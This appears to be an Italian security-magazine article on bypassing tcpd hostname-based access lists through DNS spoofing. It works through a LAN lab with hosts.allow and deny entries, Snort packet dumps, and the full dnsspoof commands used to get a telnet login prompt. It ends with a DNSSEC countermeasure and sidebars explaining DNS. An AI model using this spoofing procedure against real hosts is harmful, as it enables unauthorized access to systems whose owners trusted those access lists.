Lo scopo di tcpd è quello di monitorare la provenienza delle richieste inoltrate dall'esterno della rete e consentire o meno l'accesso a determinati servizi sulla base di liste di controllo degli accessi rappresentate rispettivamente dai file **/etc/hosts.allow** e **/etc/hosts.deny**
Esso può essere tratto in inganno qualora facesse affidamento a un server DNS remoto per la risoluzione degli hostname presenti nelle liste di controllo degli accessi.

4.1 Tcpd bypass

Un possibile scenario d'attacco è rappresentato da una rete locale con le seguenti specifiche:

H Hostname	IP	Descrizione
attack.linuxbox.com	192.168.1.4	Host dell'attacker
dns.linuxbox.com	192.168.1.5	Server DNS
attack.linuxbox.it	192.168.1.6	Sistema "fidato"
attack.linuxbox.it	192.168.1.7	Server tcpd

La tecnica che ci apprestiamo a descrivere è resa possibile da un uso improprio delle liste di accesso hosts.allow e hosts.deny, come potremo vedere in seguito è caldamente sconsigliato l'utilizzo di hostname come entry per questi file.

/etc/hosts.allow:
ALL:trust.linuxbox.com

/etc/hosts.deny:
ALL:ALL

Il file hosts.allow permette l'accesso a tutti i servizi (ALL) purchè la richiesta provenga dal sistema trust.linuxbox.com, il file hosts.deny rifiuta quasiasi accesso non sia esplicitamente indicato nel file hosts.allow.

Ecco cosa accade se cerchiamo di connetterci a victim dall'host attack, il quale da quanto specificato nelle access list non è autorizzato a stabilire una connessione:

```
attacker@attack:~$ telnet ↘
192.168.1.7 23
Trying 192.168.1.7...
Connected to 192.168.1.7.
Escape character is '^]'.
Connection closed by foreign host.
```

Il tentativo di connessione è scongiurato da tcpd!
Qui di seguito l'output di Snort ci aiuta a capire cos'è successo e ci permette di fare alcune riflessioni, ogni pacchetto è commentato nei minimi dettagli al fine di rendere più semplice la comprensione:

```
attacker@attack:~# snort -vd udp ↘
port 53
02/18-20:05:13.455540 ↘
192.168.1.7:1026 -> 192.168.1.5:53
UDP TTL:209 TOS:0x0 ID:26910 ↘
IpLen:20 DgmLen:70 DF
Len: 50
9D FA 01 00 00 01 00 00 00 00 00
00 01 34 01 31 ............4.1 ↘
03 31 36 38 03 31 39 32 07 69 6E ↘
2D 61 64 64 72  .168.192.in-addr
04 61 72 70 61 00 00 0C 00 01 ↘
.arpa.....
```

L'host con IP 192.168.1.7 (victim), una volta contattato dall'host attack che desidera connettersi, controlla la propria lista di accesso alla ricerca di un IP/hostname che corrisponda a quello del sistema richiedente ovvero 192.168.1.4 (attack), la prima voce che trova è relativa all'hostname trust.linuxbox.com, a questo punto a victim non resta che risolvere l'IP di cui è in possesso (192.168.1.4) nel rispettivo hostname al fine di verificarne un'eventuale corrispondenza. Pertanto si rende necessaria un'interrogazione al server DNS e qualora l'hostname ottenuto dovesse risultare pari a quello presente in hosts.allow l'accesso alle risorse sarà consentito.

```
02/18-20:05:13.456022 ↘
192.168.1.5:53 -> 192.168.1.7:1026
UDP TTL:64 TOS:0x0 ID:119 IpLen:20↘
DgmLen:137
Len: 117
9D FA 85 80 00 01 00 01 00 01 00 ↘
01 01 34 01 31  ............4.1
03 31 36 38 03 31 39 32 07 69 6E ↘
2D 61 64 64 72  .168.192.in-addr
04 61 72 70 61 00 00 0C 00 01 C0 ↘
0C 00 0C 00 01  .arpa..........
00 01 51 80 00 15 06 61 74 74 61 ↘
63 6B 08 6C 69  ..Q....attack.li
6E 75 78 62 6F 78 03 63 6F 6D 00 ↘
C0 0E 00 02 00  nuxbox.com......
01 00 01 51 80 00 06 03 64 6E 73 ↘
C0 3D C0 57 00  ...Q....dns.=.W.
01 00 01 00 01 51 80 00 04 C0 A8 ↘
01 05           .....Q.......
```

Il server DNS risponde a 192.168.1.7 (victim) dicendo che l'hostname relativo all'IP del richiedente (192.168.1.4) risulta essere attack.linuxbox.com che è palesemente diverso da trust.linuxbox.com.

```
02/18-20:05:13.469858 ↘
192.168.1.7:1026 -> 192.168.1.5:53 ↘
UDP TTL:219 TOS:0x0 ID:29268 ↘
IpLen:20 DgmLen:65 DF
Len: 45
9D FB 01 00 00 01 00 00 00 00 00 ↘
```

```
00 06 61 74 74  .............att
61 63 6B 08 6C 69 6E 75 78 62 6F ↘
78 03 63 6F 6D  ack.linuxbox.com
00 00 01 00 01
.....
```

A questo punto victim fa un'ulteriore richista al fine di risolvere il nome host ottenuto in precedenza dal lookup di 192.168.1.4 (attack.linuxbox.com) nuovamente nell'indirizzo IP per una maggiore garanzia.

```
02/18-20:05:13.470293 ↘
192.168.1.5:53 -> 192.168.1.7:1026
UDP TTL:64 TOS:0X0 ID:120 IPLEN:20 ↘
DGMLEN:115
LEN: 95
9D FB 85 80 00 01 00 01 00 01 00 ↘
01 06 61 74 74  .............ATT
61 63 6B 08 6C 69 6E 75 78 62 6F ↘
78 03 63 6F 6D  ACK.LINUXBOX.COM
00 00 01 00 01 C0 0C 00 01 00 01 ↘
00 01 51 80 00  .............Q..
04 C0 A8 01 04 C0 13 00 02 00 01 ↘
00 01 51 80 00  .............Q..
06 03 64 6E 73 C0 13 C0 41 00 01 ↘
00 01 00 01 51  ..DNS...A......Q
80 00 04 C0 A8 01 05        .......
```

L'IP restituito è nuovamente quello di attack ovvero 192.168.1.4.
La connessione è perciò inibita dal tcp wrapper che non trova alcuna rispondenza tra l'hostname restituito dal resolver (**attack.linuxbox.com**) e le voci contenute nelle liste di controllo.
Come può un malintenzionato aggirare tali restrizioni d'accesso?
Usando la tecnica del DNS spoofing naturalmente! Torniamo al nostro esempio, ovvero stessi IP/hostname dello scenario d' attacco precedente, il nostro attacker potrà operare come segue al fine di ottenere un accesso non consentito al sistema victim:

```
attacker@attack:~# echo "192.168.1.4 ↘
trust.linuxbox.com" > ~/hosts.txt
attacker@attack:~# cat ~/hosts.txt
192.168.1.4 trust.linuxbox.com
```

In questo modo abbiamo creato il file hosts.txt nella dir ~ (home) dell' utente sul sistema attack, sarà lo stesso file che utilizzeremo come input per il programma Dnsspoof.

```
attacker@attack:~# dnsspoof -f ↘
~/hosts.txt
dnsspoof: listening on eth0 [udp ↘
dst port 53 and not src
192.168.1.4]
```

Ora Dnsspoof è in ascolto in attesa di qualsiasi DNS query il cui source address non corrisponda al nostro.
Non vogliamo spoofare le query che effettuamo noi vero? :)
A questo punto non resta che stabilire una connessione con l'host victim che come vedete adesso accetta la nostra richiesta e ci da accesso:

```
attacker@attack:~$ telnet ↘
192.168.1.7 23
Trying 192.168.1.7...
Connected to 192.168.1.7.
Escape character is '^]'.

victim login:
```

Cosa è successo? Non siamo l'host trust eppure ci ha permesso di connetterci in quanto gli abbiamo fatto credere di esserlo!

```
attacker@attack:~# dnsspoof -f ↘
~/hosts.txt
dnsspoof: listening on eth0 [udp ↘
dst port 53 and not src
192.168.1.4]
192.168.1.7.1026 >192.168.1.5.53: ↘
53493+ PTR? 4.1.168.192.in-addr.arpa
192.168.1.7.1026 > 192.168.1.5.53: ↘
53494+ A? trust.linuxbox.com
```

Come si può vedere dall'output di Dnsspoof le query rivolte al DNS sono state tempestivamente intercettate e il programma ha provveduto a fornire ad esse una risposta come da noi richiesto e come se provenissero realmente dal server DNS, questo ha dato modo al demone tcpd di credere che l'hostname associato all'IP del richiedente (192.168.1.4) fosse proprio trust.linuxbox.com il quale risulta autorizzato.
Vediamo ora l'output di Snort che ci permette di scattare un'istantanea di quanto è avvenuto, ho provveduto a fornire i commenti dove l'ho ritenuto necessario:

```
attacker@attack:~# snort -vd udp ↘
port 53
02/18-19:50:43.511279 ↘
192.168.1.7:1026 -> 192.168.1.5:53
UDP TTL:106 TOS:0x0 ID:36520 ↘
IpLen:20 DgmLen:70 DF
Len: 50
D0 F5 01 00 00 01 00 00 00 00 00 ↘
00 01 34 01 31  .............4.1
03 31 36 38 03 31 39 32 07 69 6E ↘
2D 61 64 64 72  .168.192.in-addr
04 61 72 70 61 00 00 0C 00 01 ↘
.arpa.....
```

Victim chiede al server DNS a che hostname corrisponde l'IP address 192.168.1.4 per poter fare un confronto tra l'hostname del richiedente e l'hostname contenuto in hosts.allow ovvero trust.linuxbox.com.

```
02/18-19:50:43.511764 192.168.1.5:53 ↘
-> 192.168.1.7:1026
UDP TTL:64 TOS:0x0 ID:102 IpLen:20 ↘
DgmLen:137
Len: 117
D0 F5 85 80 00 01 00 01 00 01 00 01
01 34 01 31  .............4.1
03 31 36 38 03 31 39 32 07 69 6E 2D ↘
61 64 64 72  .168.192.in-addr
04 61 72 70 61 00 00 0C 00 01 C0 0C ↘
00 0C 00 01  .arpa..........
00 01 51 80 00 15 06 61 74 74 61 63 ↘
6B 08 6C 69  ..Q....attack.li
6E 75 78 62 6F 78 03 63 6F 6D 00 C0 ↘
0E 00 02 00  nuxbox.com......
01 00 01 51 80 00 06 03 64 6E 73 C0 ↘
3D C0 57 00  ..Q....dns.=.W.
01 00 01 00 01 51 80 00 04 C0 A8 01 ↘
05              .....Q.......
```

La risposta a tale query contiene l'hostname reale dell'host 192.168.1.4 ma quest'ultima ARRIVA DOPO la risposta fasulla fornita da Dnsspoof e pertanto viene ignorata.

```
02/18-19:50:43.514447 ↘
192.168.1.7:1026 -> 192.168.1.5:53
UDP TTL:149 TOS:0x0 ID:44934 ↘
IpLen:20 DgmLen:64 DF
Len: 44
D0 F6 01 00 00 01 00 00 00 00 00 ↘
05 74 72 75  .............tru
73 74 08 6C 69 6E 75 78 62 6F 78 ↘
03 63 6F 6D 00  st.linuxbox.com.
00 01 00 01                   ....
```

Victim a questo punto richiede l'IP dell'hostname ottenuto dalla query precedente che risulta appunto essere **trust.linuxbox.com** in seguito alla reply fasulla da parte di Dnsspoof:)

```
02/18-19:50:43.514866 ↘
192.168.1.5:53 -> 192.168.1.7:1026
```

```
UDP TTL:64 TOS:0x0 ID:103 IpLen:20 ↘
DgmLen:114
Len: 94
D0 F6 85 80 00 01 00 01 00 01 00 ↘
01 05 74 72 75   .............tru
73 74 08 6C 69 6E 75 78 62 6F 78 ↘
03 63 6F 6D 00   st.linuxbox.com.
00 01 00 01 C0 0C 00 01 00 01 00 ↘
01 51 80 00 04
...........Q...
C0 A8 01 06 C0 12 00 02 00 01 00 ↘
01 51 80 00 06
...........Q...
03 64 6E 73 C0 12 C0 40 00 01 00  ↘
01 00 01 51 80
.dns...@......Q.
00 04 C0 A8 01 05           ......
```

Questa risposta sarà ricevuta solo IN SEGUITO a quella fornita dal programma di spoofing del DNS e sarà pertanto ignorata. Alla luce di quanto detto victim crederà a tutti gli effetti di avere a che fare con trust.linuxbox.com e acconsentirà inconsapevolmente alla connessione di attack.linuxbox.com.

5 Contromisure

I servizi offerti da un server DNS sono vulnerabili allo spoofing a causa della totale assenza di un sistema di autenticazione. Un buon rimedio è rappresentato dall'utilizzo di software quale DNSSEC che applica una firma digitale per assicurare la provenienza legittima delle reply da parte di un server DNS autorizzato. Effetti collaterali quali la necessità di maggiore banda a disposizione, maggior mole di lavoro per la macchina e per l'amministratore del sistema sono la causa principale della lenta diffusione di DNSSEC.

6 Risorse

Per ulteriori approfondimenti sull'argomento, si possono consultare i seguenti documenti:

Bind Howto
man Dnsspoof
NFS Howto

E4zy ~ OQ Staff

SCACCO AL DNS IN QUATTRO MOSSE

Ecco come funziona il meccanismo del dns spoofing:

1. Il computer della vittima richiede un sito al server DNS.
2. Con uno sniffer di pacchetti, il computer dell'attacker intercetta la richiesta della vittima.
3. Il computer dell'attacker invia alla vittima la risposta finta, che viene presa per autentica.
4. Il server DNS invia la sua risposta, ma arrivando in ritardo rispetto a quella vera, cade nel vuoto e viene ignorata dalla vittima.

PILLOLE

MA COS'È 'STO DNS?

Ogni computer su Internet viene identificato da un numero IP, tipo 192.168.0.2. Come è facile intuire, un indirizzo così è difficile da ricordare, e per questo si utilizzano dei nomi più amichevoli, come pluto.linux.it. Fino a una decina di anni fa, i computer su Internet non erano poi tanti, per risalire dal nome "comune" (pluto.linux.it) al numero IP (192 eccetera) bastava un semplice file di testo (il file HOSTS) che accoppiava nomi e numeri. Con la diffusione commerciale di Internet, è diventato impossibile aggiornare i file di ogni computer, e a metà degli anni '80 è entrato in funzione il servizio DNS basato su server centrali. Quando inseriamo un indirizzo, il browser interroga il server DNS, che fornisce il numero IP del server che vogliamo contattare.

TUTTE LE INFO UFFICIALI

Ulteriori informazioni sui bachi di Bind sono disponibili sul sito Web dell'Internet Software Consortium, all'indirizzo www.isc.org/products/BIND/bind-security.html

ANCHE I CLIENT DNS PIANGONO

Le caratteristiche del sistema DNS non mettono in crisi soltanto i server che utilizzano il software Bind, ma anche alcuni client. In Mac OS, per esempio, è presente un bug che, in certe condizioni, manda in crash il sistema qualora riceva da un server DNS una risposta non perfettamente formattata. Una descrizione del baco, con tanto di exploit per una verifica del sistema, si trova all'indirizzo www.securitytracker.com/alerts/2002/Feb/1003618.html